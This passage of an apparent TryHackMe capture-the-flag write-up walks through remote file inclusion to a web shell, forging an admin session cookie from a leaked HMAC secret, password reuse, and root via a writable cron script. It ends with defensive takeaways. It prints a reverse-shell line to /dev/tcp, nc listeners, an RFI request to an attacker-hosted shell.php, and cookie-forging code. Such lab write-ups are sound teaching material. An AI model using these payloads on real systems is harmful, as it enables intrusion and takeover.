❯ python3 -m http.server 8000 # hosts shell.php❯ nc -lvnp 1337 # catches the callbackGET /api/files.php?name=http://192.168.128.71:8000/shell.phpAuthorization: Bearer <forged-admin-jwt>
The listener pops a shell as www-data, and /opt/flag3.txt is the third flag:
www-data@tryhackme-2404:/$ whoamiwww-datawww-data@tryhackme-2404:/$ cat /opt/flag3.txtTHM{████████████████████████████}RFI-to-RCE foothold. 🚩
Post-exploitation: looting /opt
/opt is where this box keeps its secrets. Two things stand out beside the flag: a monitoring/ script and an admin_bot.py.
www-data@tryhackme-2404:/opt$ lsadmin_bot.py flag3.txt monitoring toolsThe admin bot spills two secrets
admin_bot.py is the “admin” that reviewed our XSS ticket, and it’s a goldmine. It hard-codes a database password and the HMAC secret used to sign session cookies:
DB_CONFIG = dict(host="localhost", database="nexusdb",                 user="app_user", password="████████████",                 cursorclass=pymysql.cursors.DictCursor)
APP_SECRET = "████████████████"
def make_session_cookie():    data = b64.b64encode(json.dumps(dict(user_id=1, username="laura.hayes",                                         role="admin")).encode()).decode()    sig = hmac.new(APP_SECRET.encode(), data.encode(), hashlib.sha256).hexdigest()    return data + "." + sig
# ...def process(t):    urls = re.findall(r"https?://[A-Za-z0-9./_?&=:%+-]+", t["message"])    for url in set(urls):        requests.get(url, cookies=COOKIE, timeout=5)   # <-- fetches ticket URLs, no JS
There it is in code, and it’s exactly why the ticket trick works: the bot regex-extracts every URL from a ticket and requests.get()s it with cookies=COOKIE, its own admin session, attached. Any link I plant gets fetched with laura’s nexus_session sitting right there in the Cookie header. The document.cookie XSS was doomed (no browser), but a bare URL plus header logging would have leaked that cookie outright. Since I walked past that earlier, I’ll just mint the cookie myself from the secret sitting in front of me.
Forging the admin session cookie → the second flag
The bot’s make_session_cookie() is a complete recipe: base64 a {user_id:1, username:"laura.hayes", role:"admin"} blob, append an HMAC-SHA256 signature keyed with APP_SECRET. Since I now hold that secret, I can mint laura’s cookie myself:
import base64, json, hmac, hashlib
APP_SECRET = "████████████████"   # recovered from admin_bot.pypayload = {"user_id": 1, "username": "laura.hayes", "role": "admin"}
data = base64.b64encode(json.dumps(payload).encode()).decode()sig = hmac.new(APP_SECRET.encode(), data.encode(), hashlib.sha256).hexdigest()print("nexus_session=" + data + "." + sig)

Set that as the nexus_session cookie in the browser and the Administration Console opens as laura.hayes, with the second flag in its “Internal reference” panel:
NOTE
Two roads to this flag. The intended one: drop a link in a support ticket and read laura’s nexus_session straight out of the Cookie header the bot attaches, no XSS required, just a header-logging listener. The one I actually walked: forge the cookie from the leaked APP_SECRET after landing a shell. 🚩
Lateral movement: www-data → devops (fourth flag)
Remember the password="████████████" from the DB config? Password reuse is the oldest trick in the book, and the config decrypted earlier already named a devops system user. I tried the DB password as devops’s login:
www-data@tryhackme-2404:/opt$ su devopsPassword: ████████████devops@tryhackme-2404:/opt$ cat /home/devops/user.txtTHM{████████████████████████████}It works, the app’s DB password is also the devops account password. That’s the fourth flag. 🚩
Privilege escalation: devops → root via cron (fifth flag)
Back in /opt there’s a monitoring/health_report.sh and, in tools/, a copy of pspy64. Running pspy shows a root cron job executing that script every minute:
CMD: UID=0 PID=2061 | /bin/bash /opt/monitoring/health_report.shCMD: UID=0 PID=2071 | /bin/sh -c /opt/monitoring/health_report.shAnd the permissions on that script are the whole ballgame:
devops@tryhackme-2404:/opt/monitoring$ ls -l health_report.sh-rwxrwxr-- 1 root devops 537 May 18 10:41 health_report.shOwned by root, group devops, group-writable. I’m devops, root runs it every minute, so I can just append a reverse shell and wait one cycle:
devops@tryhackme-2404:/opt/monitoring$ echo 'bash -i >& /dev/tcp/192.168.128.71/1338 0>&1' >> health_report.sh❯ nc -lvnp 1338 # on my boxWithin a minute the cron fires the script as root and connects back:
root@tryhackme-2404:~# cat root.txtTHM{████████████████████████████}Root, and the fifth and final flag. Box complete. 🚩
Takeaways
- A team page is an attack surface. The staff directory plus a
firstname.lastnamehint handed me a ready-made username list; the only thing standing between that and access was a top-100 password and no rate limiting. - Don’t ship keys in the frontend. The AES key for
config.encwas sitting instatic/app.jsbehind a “TODO: move to env” comment. Anything the browser can read, the attacker can read. - An unchecked signature is no signature.
files.phphonored a JWT whose signature didn’t validate, so theroleclaim was attacker-controlled. Verifying the signature (and pinning the algorithm) is the entire point of a JWT. file_get_contents(url)+eval= RCE. Fetching a remote URL and evaluating it as PHP isn’t LFI or even RFI, it’s remote code execution written down as a feature. Stripping<?phpis not sanitization.- Automation scripts are credential stores.
admin_bot.pyleaked both the session-signing secret (→ forge any session) and a DB password that was reused as a shell login. Secrets belong in a vault, not a script on disk. - Group-writable + root cron = root. A monitoring script owned
root:devopsand group-writable, run by root every minute, is a direct path from devops to root.